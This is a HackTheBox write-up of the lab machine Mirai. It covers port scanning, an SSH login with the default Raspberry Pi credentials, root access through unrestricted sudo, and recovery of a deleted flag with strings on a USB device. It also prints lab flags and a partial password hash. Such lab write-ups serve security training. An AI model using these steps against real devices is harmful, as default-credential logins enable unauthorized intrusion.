[HackTheBox] Mirai

Date: 12/Nov/2019
Categories: oscp, htb, linux
Tags: exploit_defaultcreds, privesc_sudoers
InfoCard:

Overview

This is a writeup for HackTheBox VM Mirai. Here's an overview of the enumeration → exploitation → privilege escalation process:

```
                                    10.10.10.48
                                         |
                              Phase #1: Enumeration
     _____|_____
    |        |          |                    |            |        |        |
 80/tcp  53/tcp  X-Pi-hole: A black    http://10.10.10.48/admin/  123/udp  1323/tcp  32400/tcp  32469/tcp
                 hole for Internet
                 advertisements.
                                    |                              |
                            pihole dashboard                    22/tcp
                                    |_____|
                                             |
                                   Phase #2: Exploitation
                            _____|_____
                           |                                 |
                  pihole default creds for ssh login      ssh (pi)
                           |                                 |
                        22/tcp                     /home/pi/Desktop/user.txt
                                                             |
                                               Phase #3: Privilege Escalation
                            _____|_____
                           |                                                          |
                 id → user pi is member of sudo group         sudo -l → user pi can run any command with sudo
                           |_____|
                                                 |
                                            sudo su -
                                                 |
                                            ssh (root)
                                                 |
                                    /root/root.txt → flag in usb drive
                                                 |
                               cat /media/usbstick/damnit.txt → flag file deleted
                                                 |
                                  strings /dev/sdb → contents of root.txt
```

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Tue Nov 12 15:49:18 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪  --version-all -oN
   ↪  /root/toolbox/writeups/htb.mirai/results/10.10.10.48/scans/_quick_tcp_nmap.txt -oX
   ↪  /root/toolbox/writeups/htb.mirai/results/10.10.10.48/scans/xml/_quick_tcp_nmap.xml
   ↪  10.10.10.48
2  Increasing send delay for 10.10.10.48 from 0 to 5 due to 275 out of 915 dropped probes since
   ↪  last increase.
3  Nmap scan report for 10.10.10.48
4  Host is up, received user-set (0.060s latency).
5  Scanned at 2019-11-12 15:49:19 PST for 27s
6  Not shown: 997 closed ports
7  Reason: 997 resets
8  PORT   STATE SERVICE REASON       VERSION
9  22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
10 | ssh-hostkey:
11 |   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
12 | ssh-dss AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//⌋
   ↪  X5kr6m9em2hEu3SianCnerFwTGHgUHrRpR6iocVhd8gN21TPNTwFF47q8nUitupMBnvImwAs8NcjLVclPSdFJSWwTxbaBiXOqyjV5B?
   ↪  +s2N8I9neI2coRBtZDUwUiF/1gUAZIimeKOj2x39kcBpcpM6ZAAAAFQDwL9La/⌋
   ↪  FPu1rEutE8yfdIgxTDDNQAAAIBJbfYW/IeOFHPiKBzHWiM8JTjhPCcvjIkNjKMMdS6uo00/JQH4VUUTscc/⌋
   ↪  LTvYmQeLAyc7GYQ/AcLgoYFHm8hDgFVN2D4BQ7yGQT9dU4GAOp4/H1wHPKlAiBuDQMsyEk2s2J+6ORt+⌋
   ↪  hUKCZfnxPOoD9l+⌋
   ↪  VEWfZQYCTOBi3gOAotgAAAIBd6OWkakYL2e132lg6Z02202PIq9zvAx3tfViuU9CGStiIW4eH4qrhSMiUKrhbNeCzvdcw6pRWK41⌋
   ↪  +vDiQrhV12/⌋
   ↪  w6JSowf9KHxvoprAGiEg7GjyvidBr9Mzv1WajlU9BQO0Nc7poV2UzyMwLYLqzdjBJT28WUs3qYTxanaUrV9g==
13 |   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
14 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAABAQCpSoRAKB+cPR8bChDdajCIpf4p1zHfZyu2xnIkqRAgm6Dws2zcy+⌋
   ↪  VAZriPDRUrht10GfsBLZtp/1PZpkUd2b1PKvN2YIg4SDtpvTrdwAM2uCgUrZdKRoFa+nd8REgkTg8JRYkSGQ/⌋
   ↪  RxBZzb06JZhRSvLABFve3rEPVdwTf4mzzNuryV4DNctrAojjP4Sq7Msc24poQRG9AkeyS1h4zrZMbB0DQaKoyY3pss5FWJ⌋
   ↪  +qa83XNsqjnKlKhSbjH17pBFhlfo/6bGkIE68vS5CQi9Phygke6/a39EP2pJp6WzT5KI3Yosex3Br85kbh/⌋
   ↪  J8CVf4EDIRs5qismW+AZLeJUJHrj
15 |   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
16 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCl89gWp+rA+⌋
   ↪  2SLZzt3r7x+9sXFOCy9g3C9Yk1S21hT/VOmlqYys1fbAvqwoVvkpRvHRzbd5CxViOVih0TeW/bM=
17 |   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
18 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCvO/UREAhODuSsm7liSb9SZ8gLoZtn7P46SIDZL
19 53/tcp open  domain  syn-ack ttl 63 dnsmasq 2.76
20 | dns-nsid:
21 |_  bind.version: dnsmasq-2.76
22 80/tcp open  http    syn-ack ttl 63 lighttpd 1.4.35
23 | http-methods:
24 |_  Supported Methods: OPTIONS GET HEAD POST
25 |_http-server-header: lighttpd/1.4.35
26 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
27 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
28
29 Read data files from: /usr/bin/../share/nmap
30 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
31 # Nmap done at Tue Nov 12 15:49:46 2019 -- 1 IP address (1 host up) scanned in 27.40 seconds
```

2. From the HTTP response headers, we find that the HTTP service is running the PiHole project:

Figure 2: writeup.enumeration.steps.2.1

3. We also find an `admin` directory from the `gobuster` scan:

Figure 3: writeup.enumeration.steps.3.1

4. Upon visiting the `http://10.10.10.48/admin/` page, we get the default PiHole dashboard:

Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports

```
1  22/tcp     |  ssh      |  OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
2  53/tcp     |  domain   |  dnsmasq 2.76
```

```
3   80/tcp     |   http    |   lighttpd 1.4.35
4   123/udp    |   ntp     |   NTP v4 (unsynchronized)
5   1323/tcp   |   upnp    |   Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
6   32400/tcp  |   http    |   Plex Media Server httpd
7   32469/tcp  |   upnp    |   Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
```

Files

```
1   http://10.10.10.48/admin/
```

Users

```
1   ssh: pi
```

Phase #2: Exploitation

1. We take hint from the name of this VM, Mirai, referring to the botnet that targeted Internet systems configured with default credentials. Since the target system is running PiHole and by default such systems have a user `pi` with password `raspberry`, using this combination gives us interactive access:

```
root@kali: ~/toolbox/data/writeups/htb.mirai # ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ECDSA key fingerprint is SHA256:UkDz3Z1kWt2O5g2GRlullQ3UY/cVIx/oXtiqLPXiXMY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.48' (ECDSA) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
pi@raspberrypi:~ $
pi@raspberrypi:~ $ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
pi@raspberrypi:~ $
pi@raspberrypi:~ $ uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
pi@raspberrypi:~ $
pi@raspberrypi:~ $ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
          inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:170849 errors:0 dropped:0 overruns:0 frame:0
          TX packets:159384 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Figure 5: writeup.exploitation.steps.1.1

2. We then view contents of the `user.txt` file:

```
pi@raspberrypi:~ $ cat Desktop/user.txt
ff837707441b257a20e32199d7c8838dpi@raspberrypi:~ $
pi@raspberrypi:~ $
```

Figure 6: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1  pi@raspberrypi> id
2  uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44⌋
   ↪  (video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
3  pi@raspberrypi>
4  pi@raspberrypi> uname
5  Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
6  pi@raspberrypi>
7  pi@raspberrypi> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
9        inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
10       inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
11       inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
12       inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
13       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
14       RX packets:170849 errors:0 dropped:0 overruns:0 frame:0
15       TX packets:159384 errors:0 dropped:0 overruns:0 carrier:0
```

```
16        collisions:0 txqueuelen:1000
17        RX bytes:17335718 (16.5 MiB)  TX bytes:23597380 (22.5 MiB)
18        Interrupt:19 Base address:0x2000
19   pi@raspberrypi>
20   pi@raspberrypi> users
21   root
22   pi
```

Phase #3: Privilege Escalation

1. From the output of the `id` command and also confirming via `sudo -l`, we know that the user `pi` is a member of the `sudo` group. This means we can switch to `root` and gain elevated privileges:

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $
```

Figure 7: writeup.privesc.steps.1.1

```
pi@raspberrypi:~ $ sudo su -

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:~#
root@raspberrypi:~# uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
root@raspberrypi:~#
root@raspberrypi:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
          inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:218199 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195933 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24159054 (23.0 MiB)  TX bytes:42925449 (40.9 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3433707 (3.2 MiB)  TX bytes:3433707 (3.2 MiB)

root@raspberrypi:~#
```

Figure 8: writeup.privesc.steps.1.2

2. When trying to vie wthe contents of the `root.txt` file, we see that the original file has been deleted and a backup exists on the USB drive. We use the `df -lh` command to find the absolute path for mounted USB drive, find a file in it but it too didn't give us the flag. The original file seems to be deleted from the USB stick which means we need to use some quick forensics to obtain the deleted file:

```
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# df -lh
Filesystem        Size  Used Avail Use% Mounted on
aufs              8.5G  2.8G  5.3G  34% /
tmpfs             100M  4.8M   96M   5% /run
/dev/sda1         1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0        1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs             250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2         8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs           10M     0   10M   0% /dev
tmpfs             250M  8.0K  250M   1% /dev/shm
tmpfs             5.0M  4.0K  5.0M   1% /run/lock
tmpfs             250M     0  250M   0% /sys/fs/cgroup
tmpfs             250M  8.0K  250M   1% /tmp
/dev/sdb          8.7M   93K  7.9M   2% /media/usbstick
tmpfs              50M     0   50M   0% /run/user/999
tmpfs              50M     0   50M   0% /run/user/1000
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# ls -la /media/usbstick/
total 18
drwxr-xr-x 3 root root  1024 Aug 14  2017 .
drwxr-xr-x 3 root root  4096 Aug 14  2017 ..
-rw-r--r-- 1 root root   129 Aug 14  2017 damnit.txt
drwx------ 2 root root 12288 Aug 14  2017 lost+found
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# cat /media/usbstick/damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:~#
```

Figure 9: writeup.privesc.steps.2.1

3. We try to extract strings from the mounted device file /dev/sdb and find the contents of the original root.txt file:

```
root@raspberrypi:~# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:~#
```

Figure 10: writeup.privesc.steps.3.1

Loot

Hashes

```
1   pi:$6$SQPHFoql$gSE5qWbZRGHDin4LnFY56sMnQsmvH/o2oIlXv.3KcqVsJCYgJO9R9/⌋
    ↪  Pws88e8yjKgJnaxN3zdq8f5ots1b......................
```

Credentials

```
1   ssh: pi/raspbe...
```

Flags

```
1   /home/pi/Desktop/user.txt: ff837707441b257a20e3............
2   /root/root.txt -> /media/usbstick/root.txt: 3d3e483143ff12ec5..............
```

References

[+] https://www.hackthebox.eu/home/machines/profile/64
[+] https://www.youtube.com/watch?v=SRmvRGUuuno